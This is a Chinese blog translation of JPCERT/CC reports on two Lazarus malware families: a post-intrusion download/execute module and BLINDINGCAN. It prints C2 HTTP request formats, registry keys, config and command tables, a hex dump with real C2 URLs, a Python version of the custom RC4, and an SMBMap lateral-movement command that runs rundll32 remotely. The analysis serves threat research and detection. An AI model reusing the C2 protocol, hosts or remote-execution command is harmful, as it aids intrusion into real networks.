
[译] APT分析报告：07.拉撒路（Lazarus）使用的两款恶意软件分析

原创 Eastmount 2020-11-19 16:31:49 26 收藏 编辑 版权

分类专栏： APT分析及溯源 网络安全自学篇 安全攻防进阶篇 文章标签： APT分析 网络安全 Lazarus 恶意软件分析 APT

这是作者新开的一个专栏，主要翻译国外知名安全厂商的APT报告，了解它们的安全技术，学习它们溯源APT组织的方法，希望对您有所帮助。前文分享了Rampant Kitten攻击活动，包括Windows信息窃取程序、Android后门和电报网络钓鱼页面。这篇文章将介绍APT组织拉撒路（Lazarus）使用的两款恶意软件，并进行详细分析。个人感觉这篇文章应该是韩国或日本安全人员撰写，整体分析的深度距安全大厂（FireEye、卡巴斯基、360）的APT分析报告还有差距，但文章内容也值得我们学习。



- 原文标题：《Malware Used by Lazarus after Network Intrusion》《BLINDINGCAN - Malware Used by Lazarus》
- 原文链接：https://blogs.jpcert.or.jp/en/2020/08/Lazarus-malware.html
- 文章作者：朝長 秀誠 (Shusei Tomonaga)
- 发布时间：2020年9月29日
- 文章来源：JPCERT/CC Eyes
- 相关文章：https://blogs.jpcert.or.jp/en/2020/09/BLINDINGCAN.html

文章目录


一.网络入侵后的恶意软件

JPCERT/CC 观察到Lazarus（也称为“隐藏眼镜蛇”）针对日本组织的攻击活动，入侵前后使用了不同类型的恶意软件。第一款工具将介绍网络入侵后使用的一种恶意软件。

> Lazarus（T-APT-15）组织是来自朝鲜的APT组织，该组织长期对韩国、美国进行渗透攻击，此外还对全球的金融机构进行攻击，堪称全球金融机构的最大威胁。该组织最早的攻击活动可以追溯到2007年。据国外安全公司的调查显示，Lazarus组织与2014 年索尼影业遭黑客攻击事件，2016年孟加拉国银行数据泄露事件，2017年美国GF承包商、美国能源部门及英国、韩国等比特币交易所被攻击等事件有关。而2017年席卷全球的最臭名昭著的安全事件“Wannacry”勒索病毒也被怀疑是该组织所为。

1.恶意软件概述

该恶意软件下载及执行模块如下。它以 .drv 文件的形式保存在 C:\Windows\System32 文件夹中，并作为服务运行。使用VMProtect将其混淆，文件末尾包含一些不必要的数据，使文件大小增加到约150MB。图1显示了恶意软件运行前的事件流。




以下各部分将说明有关恶意软件的详细信息，包括配置、通信格式和模块。

2.配置（Configuration）

恶意软件的配置（大小0x6DE）被加密并存储在注册表项中，并在执行时加载。在此分析中，已确认配置存储在以下目录中：


- Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\eventlog\Application
- Value: Emulate

图2是一个解码配置示例，它包含一个加密密钥以及C＆C服务器的信息。（详见附录A）




3.混淆（Obfuscation）

恶意软件中的所有字符串均使用AES128加密，加密密钥被硬编码在恶意软件中。图3是加密密钥的示例，由于恶意软件将16个字母的字符串转换为宽字符（32个字节），因此只有前16个字节被用作密钥。



Windows API名称也经过AES加密。在解密API字符串后，将解析由LoadLibrary和GetProcAddress调用的API的地址。



4.C&C服务器通信

以下是恶意软件首先发送的HTTP POST请求示例。

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Cookie: token=[a 4-digit random value][a 4-digit authentication key][times of
communication]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Length: [Size]
Host:[Server]

[param]=[Base64 data]
```

POST数据的参数（[param]）是从以下随机选择的。

- tname;blogdata;content;thesis;method;bbs;level;maincode;tab;idx;tb;isbn;entry;doc;category;articles;portal;notice;product;themes;manual;parent;slide;vacon;tag;tistory;property;course;plugin

POST数据中的值是以下数据的Base64编码的字符串。

- [default AES Key]@[Unique ID]


如果从C＆C服务器返回一个与Cookie（Base64编码）中的“ 4位认证密钥”相同的值作为响应，则该恶意软件将发送以下信息。第二次通信后，恶意软件发送以下HTTP POST请求。

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Length: [Size]
Host: [Server]
Cookie: token=[numeric value]; JSESSIONID=[Session ID]

[param]=[Data1 (Base64 + AES)][Data2 (Base64 + AES)]
```

POST数据的参数是从上述列表中随机选择的。POST数据包含两条信息，“Data1”包含命令，而“Data2”包含命令执行的结果和其他附加数据（详细信息请参见附录B）。响应数据的格式与请求相同，但缺少参数。响应数据经过AES加密，然后像POST数据一样进行Base64编码。区别在于“+”号被一个空格代替。

图5是从与C＆C服务器通信开始到下载模块的通信流程。在第二次通信中，恶意软件发送一个新的AES密钥，该密钥对随后的通信进行加密。




在第三次通讯时，将下载一个模块（Module）。以下是下载模块时来自C＆C服务器的响应示例。

```
HTTP/1.1 200 OK
Date: Tue, 25 Jun 2020 21:30:42 GMT
Server: Apache/2.4.26 (Unix) OpenSSL/1.0.1
Content-Encoding: ISO-8859-1
Content-Type: text/html;charset=ISO-8859-1
Access-Control-Allow-Origin: *
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Transfer-Encoding: chunked

1ff8
85RR0p8Pq3VfTrSugxg02Q==Bjpj4qAKXKypb9JFS8IVY1eb2P8vp9axDdXCBd…
```

5.下载模块

模块下载成功后，它将执行如从C＆C服务器接收命令的主要功能。恶意软件提供了包括C＆C服务器和加密密钥的信息作为参数，下载的模块经过UPX加密，如图6所示。



通信以与前面提到的几乎相同的格式执行。经确认，该模块具有以下功能：

- 对文件的操作（创建列表、删除、复制、修改创建的时间）
- 对进程的操作（创建列表、执行、终止）
- 上传/下载文件
- 创建并上传任意目录的ZIP文件
- 执行任意shell命令
- 获取磁盘信息
- 修改系统时间

6.横向移动

为了横向移动，在通过Pyinstaller将其转换为Windows PE文件后，使用了SMBMap这个Python工具。该工具允许通过SMB访问远程主机，攻击者通过利用事先获得的帐户信息来横向传播感染。

- https://github.com/ShawnDEvans/smbmap

```
[File_Name].exe -u USERID -p PASSWORD=[password] -H [IP_Address] -x
"c:\windows\system32rund1132.exe C:\ProgramData\iconcache.db,CryptGun [AES Key]"
```

Lazarus的活动已经被许多不同的组织都报告过，并且在多个国家都发生了攻击。在日本也有可能继续观察到类似的情况。

Table A: List of configuration

Offset	Description	Remarks
0x000	Number of C&C servers	Up to 5
0x004	C&C server 1	
0x104	C&C server 2	
0x204	C&C server 3	
0x304	C&C server 4	
0x404	C&C server 5	
0x504	Not assigned	Contains "cmd.exe"
0x604	Operation time	
0x616	Sleep time	
0x626	Version information	Contains "x64_1.0"
0x676	Flag for unique ID	
0x67A	Unique ID	Creates a unique value based on the computer name
0x6B6	AES Key	

Table B-1: Data1 format (decrypted)

Offset	Length	Contents
0x00	4	Data1 size
0x04	2	Random data
0x06	2	Command
0x08	4	Data2 size
0x0C	2	Random or additional command

Table B-2: Data2 format (decrypted)

Offset	Length	Contents
0x00	4	Data2 size
0x04	-	Data (depends on the command)

Table C: List of commands

Value	Contents
0xABCF	Get current directory
0xABD5	Get file list
0xABD7	Get process list
0xABD9	Kill process
0xABDB	Execute process
0xABDD	Execute process (CreateProcessAsUser)
0xABE1	Download file
0xABE3	Upload file
0xABE9	Upload files (create a ZIP)
0xABEB	Modify file creation time (timestomp)
0xABED	Change local time
0xABF5	Delete file (sdelete)
0xABF7	Execute shell command
0xABF9	Check connection


二.恶意软件BLINDINGCAN

在上一部分，我们介绍了Lazarus在网络入侵后使用的一种恶意软件。可以肯定的是，该组织使用了多种类型的恶意软件，其中包括CISA最近在其报告中引入的BLINDINGCAN。接下来我们分析BLINDINGCAN的攻击流程。

- CISA：恶意软件分析报告（AR20-232A）

1.BLINDINGCAN概述

当加载程序加载DLL文件时，恶意软件就会运行。图1显示了BLINDINGCAN运行之前的事件流。JPCERT/CC 已确认DLL文件已在某些示例中编码（这需要在执行前由加载程序进行解码）。



BLINDINGCAN与上述恶意软件有一些相似之处，包括其功能和通信编码算法。下面的部分将解释它的配置和通信协议。

2.配置（Configuration）

BLINDINGCAN的配置（大小0xA84）主要存储在以下位置中：

- 硬编码在恶意软件本身中
- 存储在注册表项中
- 保存为文件

如果将其保存为文件，则将其存储在BLINDINGCAN所在的文件夹中。我们已经确认，如果配置存储在注册表项中，则使用以下目录。

- Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
- Value: “SM_Dev16[numeric string]”

配置使用XOR编码、AES或RC4进行加密。加密密钥是固定的，也可以根据受感染设备的环境生成。JPCERT/CC 已确认以下加密密钥模式：


- [File name][Export function name][Service name]
- [CPUID][Computer name][Processor name][Physical memory size]

下图显示了解码配置的示例。这包括代理信息以及C＆C服务器信息。（详细信息请参阅附录）

```
00000000  67 2d 51 44 1d e5 00 3c  05 00 00 00 68 74 74 70  |g-QD...<....http|
00000010  73 3a 2f 2f 77 77 77 2e  61 75 74 6f 6d 65 72 63  |s://www.automerc|
00000020  61 64 6f 2e 63 6f 2e 63  72 2f 65 6d 70 6c 65 6f  |ado.co.cr/empleo|
00000030  2f 63 73 73 2f 6d 61 69  6e 2e 6a 73 70 00 00 00  |/css/main.jsp...|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000110  68 74 74 70 73 3a 2f 2f  77 77 77 2e 61 75 74 6f  |https://www.auto|
00000120  6d 65 72 63 61 64 6f 2e  63 6f 2e 63 72 2f 65 6d  |mercado.co.cr/em|
00000130  70 6c 65 6f 2f 63 73 73  2f 6d 61 69 6e 2e 6a 73  |pleo/css/main.js|
00000140  70 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |p...............|
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000210  00 00 00 00 68 74 74 70  73 3a 2f 2f 77 77 77 2e  |....https://www.|
00000220  61 75 74 6f 6d 65 72 63  61 64 6f 2e 63 6f 2e 63  |automercado.co.c|
00000230  72 2f 65 6d 70 6c 65 6f  2f 63 73 73 2f 6d 61 69  |r/empleo/css/mai|
00000240  6e 2e 6a 73 70 00 00 00  00 00 00 00 00 00 00 00  |n.jsp...........|
00000250  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000310  00 00 00 00 00 00 00 00  68 74 74 70 73 3a 2f 2f  |........https://|
00000320  77 77 77 2e 63 75 72 69  6f 66 69 72 65 6e 7a 65  |www.curiofirenze|
00000330  2e 63 6f 6d 2f 69 6e 63  6c 75 64 65 2f 69 6e 63  |.com/include/inc|
00000340  2d 73 69 74 65 2e 61 73  70 00 00 00 00 00 00 00  |-site.asp.......|
00000350  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000410  00 00 00 00 00 00 00 00  00 00 00 00 68 74 74 70  |............http|
00000420  73 3a 2f 2f 77 77 77 2e  6e 65 2d 62 61 2e 6f 72  |s://www.ne-ba.or|
00000430  67 2f 66 69 6c 65 73 2f  6e 65 77 73 2f 74 68 75  |g/files/news/thu|
00000440  6d 62 73 2f 74 68 75 6d  62 73 2e 61 73 70 00 00  |mbs/thumbs.asp..|
00000450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000520  01 00 00 00 0a 0a 0a 0a  30 30 30 00 00 00 00 00  |........0/......|
00000530  00 00 00 00 00 00 00 00  00 00 3c 00 00 00 00 00  |..........<.....|
00000540  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000660  00 00 00 00 06 00 00 00  00 00 00 00 00 00 00 00  |................|
00000670  00 00 00 00 00 00 00 00  00 00 00 00 63 00 3a 00  |............c.:.|
00000680  5c 00 77 00 69 00 6e 00  64 00 6f 00 77 00 73 00  |¥.w.i.n.d.o.w.s.|
00000690  5c 00 73 00 79 00 73 00  74 00 65 00 6d 00 33 00  |¥.s.y.s.t.e.m.3.|
000006a0  32 00 5c 00 63 00 6d 00  64 00 2e 00 65 00 78 00  |2.¥.c.m.d...e.x.|
000006b0  65 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |e...............|
000006c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000880  00 00 00 00 25 00 74 00  65 00 6d 00 70 00 25 00  |....%.t.e.m.p.%.|
00000890  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000a80  00 00 00 00 00 00 00 00  00 00 00 00              |............|
```

3.混淆（Obfuscation）

BLINDINGCAN中的某些代码部分使用RC4进行了混淆。下图是混淆代码的示例。RC4加密密钥在示例本身中进行了硬编码。



4.C&C服务器通信

下面是BLINDINGCAN最初发送的HTTP POST请求数据示例。

```
POST /[PATH] HTTP/1.1
Connection: Keep-Alive
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) Chrome/28.0.1500.95 Safari/537.36
Host: [Server]
Content-Length: [Length]

id=d3Ztd31od2t0Tqf42ux9uv3FGH+Y3oAc2w==&bbs=HA==&tbl=hzE4dlKcRq3gokgAGeMQug==
&bbs_form=4GQAAA==
```

数据格式如下，除了RC4密钥，所有值都是RC4加密和Base64编码的。第一个HTTP POST请求中的param2是字符串“T1B7D95256A2001E”的编码值。

```
id=[RC4 key][param1:param2:param3]&[param1]=[Random value (between 1000 and 10000)]&
[param2]=["T1B7D95256A2001E"]&[param3]=[Random binary data]
```

POST数据中的参数（param1，param2，param3）是从以下内容中随机选择的：

- boardid,bbsNo,strBoardID,userid,bbs,filename,code,pid,seqNo,ReportID,v,PageNumber,num,view,read,action,page,mode,idx,cateId,bbsId,pType,pcode,index,tbl,idx_num,act,bbs_id,bbs_form,bid,bbscate,menu,tcode,b_code,bname,tb,borad01,borad02,borad03,mid,newsid,table,Board_seq,bc_idx,seq,ArticleID,B_Notice,nowPage,webid,boardDiv,sub_idxa

此处使用的RC4加密与常规加密不同。它有一个进程来将密钥流移动C00h。以下是用Python编写的RC4加密过程，它不适用于使用常规RC4的param3。


```
def custom_rc4(data, key):
    x = 0
    box = list(range(256))
    for i in range(256):
        x = (x + int(box[i]) + int(key[i % len(key)])) % 256
        box[i], box[x] = box[x], box[i]

    x = 0
    for i in range(0xC00):
        i = i + 1
        x = (x + int(box[i % 256])) % 256
        wow_x = x
        box[i % 256], box[x] = box[x], box[i % 256]
        wow_y = i % 256

    x = wow_y
    y = wow_x
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr(char ^ box[(box[x] + box[y]) % 256]))

    return ''.join(out)
```

下图是从与C＆C服务器通信开始到接收命令的通信流程。



如果服务器收到一个Base64编码的param3值（上图中的随机二进制数据）作为对第一个请求的响应，则恶意软件将发送另一个请求。下一数据是用param3中的空param2和一个命令请求（上图中的命令请求0x2040）发送的。param3中的数据是异或编码、RC4加密，然后Base64编码。此后，BLINDINGCAN从C＆C服务器接收命令，响应数据也经过XOR编码、RC4加密和Base64编码。唯一的区别是“ +”号被空格代替。

5.指令

BLINDINGCAN执行多种功能，具体如下：

- 对文件的操作（创建列表，删除、移动、修改时间戳，复制）
- 对进程的操作（创建列表、执行、终止）
- 上传/下载文件
- 获取磁盘信息
- 获取服务列表
- 执行任意的shell命令

到目前为止，我们已经介绍了Lazarus使用的两种恶意软件。但是，已知它们也使用其他类型的恶意软件。如果发现任何新型恶意软件，我们将提供更新。

三.总结

Lazarus APT是来自朝鲜的APT组织，挺厉害和出名的一个攻击组织。该组织擅长使用邮件钓鱼进行鱼叉攻击，同时武器库强大，具有使用0Day发起攻击的能力。而从披露的该组织的活动来看，该组织发起攻击的规模都巨大。虽然该组织的攻击活动被不断的披露，但是该组织从未停止攻击活动的脚步，相反攻击活动还更加的活跃，同时还把攻击目标不断扩大，从能源、JS、政企等部门到专项金融机构，尤其是数字货币交易所等。因此，我们提醒政企等广大用户，切勿随意打开来历不明的邮件附件，同时安装安全软件。最后希望这篇文章对您有所帮助，更推荐大家阅读原文。

前文分享：

- [译] APT分析报告：01.Linux系统下针对性的APT攻击概述
- [译] APT分析报告：02.钓鱼邮件网址混淆URL逃避检测
- [译] APT分析报告：03.OpBlueRaven揭露APT组织Fin7/Carbanak（上）Tirion恶意软件
- [译] APT分析报告：04.Kraken - 新型无文件APT攻击利用Windows错误报告服务逃避检测
- [译] APT分析报告：05.Turla新型水坑攻击后门（NetFlash和PyFlash）
- [译] APT分析报告：06.猖獗的小猫——针对伊朗的APT攻击活动详解
- [译] APT分析报告：07.拉撒路（Lazarus）使用的两款恶意软件分析

(By:Eastmount 2020-11-19 星期四 晚上8点写于贵阳 http://blog.csdn.net/eastmount/)